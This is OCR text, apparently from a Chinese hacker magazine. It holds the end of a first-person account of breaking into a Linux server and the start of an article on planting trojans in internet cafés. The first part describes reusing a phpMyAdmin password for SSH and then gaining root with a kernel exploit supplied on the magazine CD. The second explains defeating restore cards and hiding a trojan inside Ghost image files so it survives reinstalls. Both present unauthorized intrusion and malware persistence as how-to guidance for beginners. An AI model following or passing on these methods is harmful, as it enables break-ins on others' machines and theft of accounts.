












dmsg 命令看了下机器的配置：Xeco（TM）CPU 3.00G Hz，呵呵，配置还不错嘛！如图 7 所示。

天色已经晚了，我一看 XApache 已经躺在桌子上打起了呼噜，明天还要上班，于是决定明晚再弄。

二、第二日——获得本地 Shell


第二天上班都没什么精神，脑子里一直在想着提升权限。XApache 问我，要不要试试那个 MySQL 溢出？我突然想起那个创建函数得到 root 权限的方法，但是那并不算溢出。经过昨天晚上的研究，我发现那个服务器上的数据库是以root身份运行的，如果能拿到Shell，顺理成章的，我就是管理员了。正美美地想着，口水哈喇都流出来了，主管过来拍了下桌子，于是认真工作，只等着下班了。


晚上每人吃了一个鸡腿，继续开工。我兴冲冲地把可以利用MySQL 返回 Shell 的程序传了上去，编译后运行，不料失败，错误被返回到 log 文件。查看了一下错误原因，发现是 MySQL 在创建函数时，导出的路径没有权限，又不能更改导出库文件的路径，于是把 XApache 叫来一起想办法。果然 XApache 不负所托又找了一个 PHP 版本的，而且还可以自己指定导出库文件的路径，这让我似乎又看到了胜利的曙光，不料再次失败。查其原因是没有找到 libc.so.6，用 whereis 查找了一下这个文件，发现是存在的。查看了一下 ld.so.conf 文件，原来是要查找的库文件路径没包含在里面。（小知识：Linux 在动态编译时，所需的库文件都是从 /etc/ld.so.conf 文件包含的路径开始查找的，要是你在编译时发现少某个连接库，而这个库又是明明存在的，在这里添加库文件的路径，也是个解决的办法。）思路再一次陷入了僵局。如图 8、图 9、图 10 所示。

连接数据库的密码会不会是其中一个用户的登录密码呢？马上行动，很快找到 phpmyadmin 的连接密码，如图 11 所示。

XApache 也从 /etc/passwd 文件中找到了几个用户，幸运终于降临到我们头上了，果然是搞到了一个用户的密码，于是我们用 SSH 客户端连了上去。

现在我们有了一个本地的 shell，虽然还不是 root，但毕竟有了进展。2.6 内核的本地溢出程序并不多，试了几个也都没成功，提权又停滞不前了。如图 12 所示。





三、第三日——突破封锁

此后一直没有什么进展，直到第三天凌晨，我们看到 alert7 大侠刚发了一个 Linux 本地溢出漏洞，于是马上把代码找来测试。


该溢出程序称可以成功获得 MagicLinux 2.6.9 和 RedHat AS/FC 2.6.11 及其以前版本的 root 权限。看完介绍后两个人欣喜若狂，马上把程序传了上去。


上传，编译，执行，每一步都小心翼翼地操作着，心里默默地祈祷。终于，uid=0 出现在了我的眼前，ROOT 权限！如图 13 所示。想到这几天以来的辛苦，我不禁激动地和 XApache 拥抱在一起。


回顾一下整个过程，发现我们走了不少的弯路，但也正是因为这些弯路才学到了许多的东西。对于 Linux 入侵高手来说，这些可能算不了什么，但是，XApache 和我都是刚学习 Linux 入侵不久的人，中间遇到的很多问题都是新手会遇到的，希望我们的经历能给你带来帮助，以后大家都能成为 Linux 高手。


编辑点评： 所谓原创的就是精华，作者不但提供了方法，更给了我们一种思路的参考。虽然文章本身难度并不高，但还是涉及了很多基础知识，如 UID、/etc/passwd 文件的知识等。读者在学习的时候也要尽量积累这方面的知识。

文章中所涉及的软件已经收录在光盘里。软件如下：md5shell.c，k-rad3.c。









大雪纷飞、银装素裹的冬天已经过去，不知道大家冬天的时候有没有去打雪仗呢？不管有没有，那也是过去的事了。想想春天能干什么呢？应该有很多啊，比如放风筝、陪家人去游玩，还可以去植树啊，3月12号可是植树节哦~你还可以去……（此处省略十万八千字）

所以大家千万不要因为网吧被自己破解了，就整天泡在网吧，坐在电脑前，那样可是对身体不好的哦~~多出去感受一下大自然的风光吧（偶从小就想去云南漓江玩的，可是一直没有时间）！

好了，废话不多说了，大家一起来看看本期泡泡吧栏目偶给大家准备了哪些文章吧！

让木马变成寄生兽

yacou

从本文你可以学到：
1. 恢复隐藏磁盘和文件夹的方法
2. 用autoexec.bat和注册表启动文件的方法

一天我去网吧玩，听见网吧里面有人抱怨自己的QQ号被盗了，声音传到BOSS的耳朵里，BOSS大怒，网管立刻到有木马的电脑前进行一番操作，不一会就看到了ghost的画面。我仔细一想，这可算得上是个偷懒的好方法啊（总不能让网管一个个地找木马吧），此刻我突然想到，一旦某台电脑被怀疑有木马，网管只要用ghost，那么我们的小马不就魂飞魄散了？有一次我问了一下网管是不是经常用ghost恢复系统，他们说最长1个月做一次，我晕~

寄生思路

既然网管利用ghost恢复来清除木马，我们为什么不可以利用gho文件来做文章呢？只要我们找到隐藏的gho文件，然后使用Ghost Explorer打开gho文件，再把配置好的木马放进去，即使网管再次利用ghost恢复系统，我们的小马依然存在。

寄生步骤：

1、首先破坏还原卡或还原软件，使得我们做的修改不被还原。

2、解除网吧管理软件的限制，方便自己进行相关的操作。

我使用的是精锐网吧辅助工具，选择"限制恢复"选项，再点击"恢复隐藏磁盘"和"恢复文件夹选项"按钮。如果你不知道你所需要相关操作和哪些功能有关，建议你选择"恢复所有限制并立即生效"按钮，如图1所示。




图1 点击"恢复隐藏磁盘"或"恢复所有限制并立即生效"

然后再打开"文件夹选项"窗口，选择"查看"，把"隐藏受保护的操作系统文件"选项前面的小钩去掉，还要选择"显示所有文件和文件夹"选项，最后记得点击"确定"按钮，如图2所示。

